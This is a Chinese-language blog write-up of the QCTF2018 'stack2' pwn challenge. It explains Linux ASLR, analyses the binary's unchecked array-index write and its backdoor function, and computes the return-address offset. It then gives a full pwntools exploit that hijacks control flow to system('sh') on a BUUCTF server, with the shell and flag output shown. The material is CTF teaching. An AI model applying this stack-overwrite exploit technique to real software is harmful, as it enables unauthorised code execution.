【QCTF2018】stack2------<ASLR保护机制>

原创

Grazie_ 于 2020-12-27 16:47:11 发布 149 收藏

分类专栏： pwn 文章标签： 安全 pwn

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_21746331/article/details/111793371

版权

pwn 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

QCTF2018_stack2

前言

在最简单的栈溢出中，如果程序中存在获取shell的后门函数，则只需要简单的通过溢出手段将函数的返回地址修改为后门函数的地址，便可以轻松获取shell。而对于没有提供后门函数的程序，可以通过往栈里面写入shellcode，在返回的时候将控制流劫持到栈里面的shellcode获取shell。但是对于加入NX保护的程序，在栈中写入shellcode的方法则不再适用，而ROP就是其中一种绕过保护的手段。**ROP**的全称为Return-oriented programming（返回导向编程），其核心思想是**利用以ret结尾的指令序列把栈中的应该返回EIP的地址更改成我们需要的值，从而控制程序的执行流程。**

知识点详解

0x1 ASLR保护机制

> ASLR，全称为 Address Space Layout Randomization，地址空间布局随机化。ASLR 技术在 2005 年的 kernel 2.6.12 中被引入到 Linux 系统，它将进程的某些内存空间地址进行随机化来增大入侵者预测目的地址的难度，从而降低进程被成功入侵的风险。当前 Linux、Windows 等主流操作系统都已经采用该项技术。

在Linux平台上，ASLR分为了0，1，2三级，通过一个内核参数**randomize_va_space**进行控制。对应的含义如下：

- /proc/sys/kernel/randomize_va_space = 0：没有随机化。即关闭 ASLR。
- /proc/sys/kernel/randomize_va_space = 1：保留的随机化。共享库、栈、mmap() 以及 VDSO 将被随机化。
- /proc/sys/kernel/randomize_va_space = 2：完全的随机化。在randomize_va_space = 1的基础上，通过 brk() 分配的内存空间也将被随机化（一般在pwn的环境中，ASLR是开满的）。

通过以下命令可以查看系统当前的ASLR等级：

```
$ cat /proc/sys/kernel/randomize_va_space
```

在**root权限**的shell中，可以通过以下指令修改ASLR：

```
echo 0 > /proc/sys/kernel/randomize_va_space
echo 1 > /proc/sys/kernel/randomize_va_space
echo 2 > /proc/sys/kernel/randomize_va_space
```

下面通过一段程序来测试ASLR

```c
// aslr.c
// environment: Ubuntu 18.04
// gcc version: 7.5.0

#include <stdio.h>

int func(int);
int globalVar = 10;
int uninitGlobalVar;

int main()
{
 int localVar = 10;

 printf("The address of func() is %p, in .text section\n", func);
    printf("The address of globalVar is %p, in .data section\n", &globalVar);
    printf("The address of uninitGlobalVar is %p, in .bss section\n", &uninitGlobalVar);
    printf("The address of localVar is %p, in stack\n", &localVar);

 return 0;
}
int func(int a)
{
 return a+1;
}
```

分别利用命令`gcc -no-pie aslr.c -o aslr64`和`gcc -m32 -no-pie aslr.c -o aslr32`生成64位和32位的可执行程序，在ASLR保护等级为2的系统下运行四次：

```
pwn@ubuntu:~/Desktop$ ./aslr64
The address of func() is 0x4005f0, in .text section
The address of globalVar is 0x601038, in .data section
The address of uninitGlobalVar is 0x601040, in .bss section
The address of localVar is 0x7ffdfdac9564, in stack
pwn@ubuntu:~/Desktop$ ./aslr64
The address of func() is 0x4005f0, in .text section
The address of globalVar is 0x601038, in .data section
The address of uninitGlobalVar is 0x601040, in .bss section
The address of localVar is 0x7ffdc4157524, in stack
pwn@ubuntu:~/Desktop$ ./aslr64
The address of func() is 0x4005f0, in .text section
The address of globalVar is 0x601038, in .data section
The address of uninitGlobalVar is 0x601040, in .bss section
The address of localVar is 0x7fff72ae2434, in stack
pwn@ubuntu:~/Desktop$ ./aslr64
The address of func() is 0x4005f0, in .text section
The address of globalVar is 0x601038, in .data section
The address of uninitGlobalVar is 0x601040, in .bss section
The address of localVar is 0x7ffeb16b8b54, in stack
```

```
pwn@ubuntu:~/Desktop$ ./aslr32
The address of func() is 0x8048536, in .text section
The address of globalVar is 0x804a020, in .data section
The address of uninitGlobalVar is 0x804a028, in .bss section
The address of localVar is 0xff839128, in stack
pwn@ubuntu:~/Desktop$ ./aslr32
The address of func() is 0x8048536, in .text section
The address of globalVar is 0x804a020, in .data section
The address of uninitGlobalVar is 0x804a028, in .bss section
The address of localVar is 0xfffa08d8, in stack
pwn@ubuntu:~/Desktop$ ./aslr32
The address of func() is 0x8048536, in .text section
The address of globalVar is 0x804a020, in .data section
The address of uninitGlobalVar is 0x804a028, in .bss section
The address of localVar is 0xffb01648, in stack
pwn@ubuntu:~/Desktop$ ./aslr32
The address of func() is 0x8048536, in .text section
The address of globalVar is 0x804a020, in .data section
The address of uninitGlobalVar is 0x804a028, in .bss section
The address of localVar is 0xffcbafe8, in stack
```

通过运行程序可以发现无论是64位的程序还是32位的程序，每一次执行，程序装载到内存后，其代码段和数据段的地址始终是相同的，可见**ASLR并不会随机化代码段和数据段**。但是对于存放在函数调用栈中的局部变量localVar，每一次执行其地址都不同，可见**ASLR随机化了栈的地址**。**更细心可以发现，即使四次执行栈的地址被随机化了，但是其低4位始终是同一个值8，可见栈的随机化是对低4位对齐的。**同样可以通过`ldd`命令查看程序加载动态库的地址，会发现其同样被随机化了，但是对**低12位对齐**（所谓页面的4K对齐？？）。

事实上，Linux 平台通过 PIE 机制来负责代码段和数据段的随机化工作，而不是 ASLR。要开启 PIE，在使用 gcc 进行编译链接时添加 -fpie -pie 选项即可（gcc是默认打开PIE保护的）。但是只有在开启 ASLR 之后，PIE 才会生效。

---

writeup

先用**file**查看文件的属性，可以看出stack2是**32位的ELF可执行文件**：

```
pwn@ubuntu:~/Desktop$ file ./stack2
./stack2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linu
x.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=d39da4953c662091eab7f33f7dc818f1d280cb12, not stripped
```

再用**checksec**查看文件的保护机制，打开**canary保护**和**NX栈不可执行**保护：

```
pwn@ubuntu:~/Desktop$ checksec ./stack2
[*] '/home/pwn/Desktop/stack2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

初步运行一下程序：

```
pwn@ubuntu:~/Desktop$ ./stack2
------------------------------------------------------------
*                       An easy calc                       *
*Give me your numbers and I will return to you an average *
*(0 <= x < 256)                                            *
------------------------------------------------------------
How many numbers you have:
1
Give me your numbers
1
1. show numbers
2. add number
3. change number
4. get average
5. exit
3
which number to change:
4
new number:
5
1. show numbers
2. add number
3. change number
4. get average
5. exit
5
```

大概意思就是给你创建了一个数据结构存放你希望存放的一些数字。并提供对这些数字的一些操作，包括打印，添加，改变，算平均值。同时根据IDA进行静态分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  unsigned int v5; // [esp+18h] [ebp-90h]
  unsigned int v6; // [esp+1Ch] [ebp-8Ch]
  int v7; // [esp+20h] [ebp-88h]
  unsigned int j; // [esp+24h] [ebp-84h]
  int v9; // [esp+28h] [ebp-80h]
  unsigned int i; // [esp+2Ch] [ebp-7Ch]
  unsigned int k; // [esp+30h] [ebp-78h]
  unsigned int l; // [esp+34h] [ebp-74h]
  char v13[100]; // [esp+38h] [ebp-70h]
  unsigned int v14; // [esp+9Ch] [ebp-Ch]

  v14 = __readgsdword(0x14u);
  setvbuf(stdin, 0, 2, 0);
```

```
  setvbuf(stdout, 0, 2, 0);
  v9 = 0;
  puts("*********************************************************");
  puts("*                      An easy calc                     *");
  puts("*Give me your numbers and I will return to you an average *");
  puts("*(0 <= x < 256)                                         *");
  puts("*********************************************************");
  puts("How many numbers you have:");
  __isoc99_scanf("%d", &v5);
  puts("Give me your numbers");
  for ( i = 0; i < v5 && (signed int)i <= 99; ++i )
  {
    __isoc99_scanf("%d", &v7);
    v13[i] = v7;
  }
  for ( j = v5; ; printf("average is %.2lf\n", (double)((long double)v9 / (double)j)) )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        while ( 1 )
        {
          puts("1. show numbers\n2. add number\n3. change number\n4. get average\n5. exit");
          __isoc99_scanf("%d", &v6);
          if ( v6 != 2 )
            break;
          puts("Give me your number");
          __isoc99_scanf("%d", &v7);
          if ( j <= 0x63 )
          {
            v3 = j++;
            v13[v3] = v7;
          }
        }
        if ( v6 > 2 )
          break;
        if ( v6 != 1 )
          return 0;
        puts("id\t\tnumber");
        for ( k = 0; k < j; ++k )
          printf("%d\t\t%d\n", k, v13[k]);
      }
      if ( v6 != 3 )
        break;
      puts("which number to change:");
      __isoc99_scanf("%d", &v5);
      puts("new number:");
      __isoc99_scanf("%d", &v7);
      v13[v5] = v7;
    }
    if ( v6 != 4 )
      break;
    v9 = 0;
    for ( l = 0; l < j; ++l )
      v9 += v13[l];
  }
  return 0;
}
```

可以很明显的发现在第66行中的`v13[v5] = v7`这句代码存在溢出漏洞，因为在给数组写值的时候，没有检查数组边界。
同时在IDA的函数窗口中发现有**后门函数hackhere**：

```
int hackhere()
{
  return system("/bin/bash");
}
```

这样思路就很清晰了，我们只需要通过数组溢出来实现对返回地址的改写，即可获得shell。首先跳转到`v13[i]=v7`处的汇编代码，进行分析，如下：

```
.text:080486C2 ; 29:     v13[i] = v7;
.text:080486C2                 add     esp, 10h
.text:080486C5                 mov     eax, [ebp+var_88] ; 将v7的值通过eax放入ecx
.text:080486CB                 mov     ecx, eax
.text:080486CD                 lea     edx, [ebp+var_70] ; edx中存放了v13的地址，相对于ebp的偏移是0x70
.text:080486D0                 mov     eax, [ebp+var_7C]
.text:080486D3                 add     eax, edx          ; eax中存放了元素待放入位置的地址
.text:080486D5                 mov     [eax], cl         ; 将v7的低八位放入eax所指向的栈空间中
.text:080486D7                 add     [ebp+var_7C], 1
```

从这里可以得出关键的信息，v13距离ebp的偏移是**0x70**。按照往常的思维，v13到返回地址的偏移应就是**0x70+0x04**了，但是，当我将该处写入后门函数的地址时候，并没有理所应当的拿到shell。经过再次分析，看到main函数的函数开始处：


```
.text:080485D0 ; __unwind {
.text:080485D0                 lea     ecx, [esp+4]
.text:080485D4                 and     esp, 0FFFFFFF0h ; 将esp的低4位置零，相当于将esp向栈顶方向偏移其低四位个字节
.text:080485D7                 push    dword ptr [ecx-4] ; esp-4
.text:080485DA                 push    ebp               ; esp-4
.text:080485DB                 mov     ebp, esp          ; main函数的栈底ebp出现
.text:080485DD                 push    ecx
.text:080485DE                 sub     esp, 0A4h
```

果然有猫腻，main函数开辟栈帧并没有用常见的**PUSH EBP； MOV EBP ESP； SUB ESP OFFSET**的方式来开辟栈帧，这样的话返回地址就并没有存放在ebp的上面。由于有ASLR的栈基址随机化保护，那么每次栈的基址不同，那`and esp, 0FFFFFFF0h`是不是会导致每次程序执行有不同的偏移呢？并不是，因为在上面的ASLR保护机制处我们已经分析发现了，虽然ASLR会使得栈的基址随机化，但是其**低四位仍然是固定的**，那么尽管main函数采用上述的开辟栈帧的方式，程序每次加载，**main函数栈帧的ebp指针到返回地址的偏移仍然是固定的，且等于esp的低四位表示的字节数+4字节+4字节**。这样就可以在gdb中动态调试，查看esp的低四位，在main函数的入口处打断点，此时esp指向的是返回地址，且其低四位为**0xC**：


```
pwndbg> b *0x080485D0
Breakpoint 1 at 0x80485d0
pwndbg> r
Starting program: /home/pwn/Desktop/stack2

Breakpoint 1, 0x080485d0 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
 EAX  0xf7fb6dd8 (environ) —▸ 0xffffd26c —▸ 0xffffd429 ◂— 'CLUTTER_IM_MODULE=xim'
 EBX  0x0
 ECX  0xdbd46249
 EDX  0xffffd1f4 ◂— 0x0
 EDI  0x0
 ESI  0xf7fb5000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1d7d8c
 EBP  0x0
 ESP  0xffffd1cc —▸ 0xf7df5f21 (__libc_start_main+241) ◂— add    esp, 0x10
 EIP  0x80485d0 (main) ◂— 0x4244c8d
[ DISASM ]
 ► 0x80485d0 <main>       lea    ecx, [esp + 4]
   0x80485d4 <main+4>     and    esp, 0xfffffff0
   0x80485d7 <main+7>     push   dword ptr [ecx - 4]
   0x80485da <main+10>    push   ebp
   0x80485db <main+11>    mov    ebp, esp
   0x80485dd <main+13>    push   ecx
   0x80485de <main+14>    sub    esp, 0xa4
   0x80485e4 <main+20>    mov    eax, dword ptr gs:[0x14]
   0x80485ea <main+26>    mov    dword ptr [ebp - 0xc], eax
   0x80485ed <main+29>    xor    eax, eax
   0x80485ef <main+31>    mov    eax, dword ptr [stdin@@GLIBC_2.0] <0x804a040>
[ STACK ]
00:0000| esp  0xffffd1cc —▸ 0xf7df5f21 (__libc_start_main+241) ◂— add    esp, 0x10
```

```
01:0004       0xffffd1d0 ◂— 0x1
02:0008       0xffffd1d4 —▸ 0xffffd264 —▸ 0xffffd410 ◂— '/home/pwn/Desktop/stack2'
03:000c       0xffffd1d8 —▸ 0xffffd26c —▸ 0xffffd429 ◂— 'CLUTTER_IM_MODULE=xim'
04:0010       0xffffd1dc —▸ 0xffffd1f4 ◂— 0x0
05:0014       0xffffd1e0 ◂— 0x1
06:0018       0xffffd1e4 ◂— 0x0
07:001c       0xffffd1e8 —▸ 0xf7fb5000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1d7d8c
                                                                [ BACKTRACE ]
 ►f 0  80485d0 main
   f 1 f7df5f21 __libc_start_main+241
```

这样可以得到mian函数栈帧的ebp到返回地址的偏移为：**0xC+0x4+0x4 =0x14**。因此得出v13到返回地址的偏移为：**0x14+0x70 = 0x84**。如下图所示：



OK，基本思路已经可以了，写exp脚本：



```python
from pwn import *
context(log_level='debug')
r = process("./stack2")

binsh = 0x08048980
addr_offset = 0x84
call_system_addr = 0x080485B4

r.recvuntil("How many numbers you have:\n")
r.sendline("1")
r.recvuntil("Give me your numbers\n")
r.sendline("1")

def write_v13(offset, num):
 r.recvuntil("5. exit\n")
 r.sendline("3")
 r.recvuntil("which number to change:\n")
 r.sendline(str(offset))
 r.recvuntil("new number:\n")
 r.sendline(str(num))

# change the return address to the address of the system func
write_v13(addr_offset, 0xb4)
write_v13(addr_offset+1, 0x85)
write_v13(addr_offset+2, 0x04)
write_v13(addr_offset+3, 0x08)

# write system func par
write_v13(addr_offset+4, 0x80)
write_v13(addr_offset+5, 0x89)
write_v13(addr_offset+6, 0x04)
write_v13(addr_offset+7, 0x08)

r.sendline("5")
r.interactive()
```

会发现这段脚本可以在本地打通，但是打远程却不行，查了一下是因为出题人忘记把/bin/bash配置到环境中，但是因为仍然能做就没有改，这样我们可以试一下能否用system(“sh”)来获取shell，因为在`/bin/bash`中就有`sh`这个字段，且偏移为7，那么我们仅仅需要上述`write_v13(addr_offset+4, 0x80)`为`write_v13(addr_offset+4, 0x87)`即可，果然这样便获得了shell。

---

exp

```python
from pwn import *
context(log_level='debug')
r = remote("node3.buuoj.cn", 26883)
#r = process("./stack2")

binsh = 0x08048980
addr_offset = 0x84
call_system_addr = 0x080485B4

r.recvuntil("How many numbers you have:\n")
r.sendline("1")
r.recvuntil("Give me your numbers\n")
r.sendline("1")

def write_v13(offset, num):
 r.recvuntil("5. exit\n")
 r.sendline("3")
 r.recvuntil("which number to change:\n")
 r.sendline(str(offset))
 r.recvuntil("new number:\n")
 r.sendline(str(num))

# change the return address to the address of the system func
write_v13(addr_offset, 0xb4)
write_v13(addr_offset+1, 0x85)
write_v13(addr_offset+2, 0x04)
write_v13(addr_offset+3, 0x08)

# write system func par
write_v13(addr_offset+4, 0x87)
write_v13(addr_offset+5, 0x89)
write_v13(addr_offset+6, 0x04)
write_v13(addr_offset+7, 0x08)

r.sendline("5")
r.interactive()
```

成功获得shell和flag：

```
pwn@ubuntu:~/Desktop$ python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 26883: Done
[*] Switching to interactive mode
1. show numbers
2. add number
3. change number
4. get average
5. exit
$ ls
bin
boot
dev
etc
flag
flag.txt
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag.txt
flag{c37adaf2-1dbc-479a-b5f0-f36fcac8fdf9}
```

> 注：可通过BUUCTF平台获取题目和环境

创作打卡挑战赛

赢取流量/现金/CSDN周边激励大奖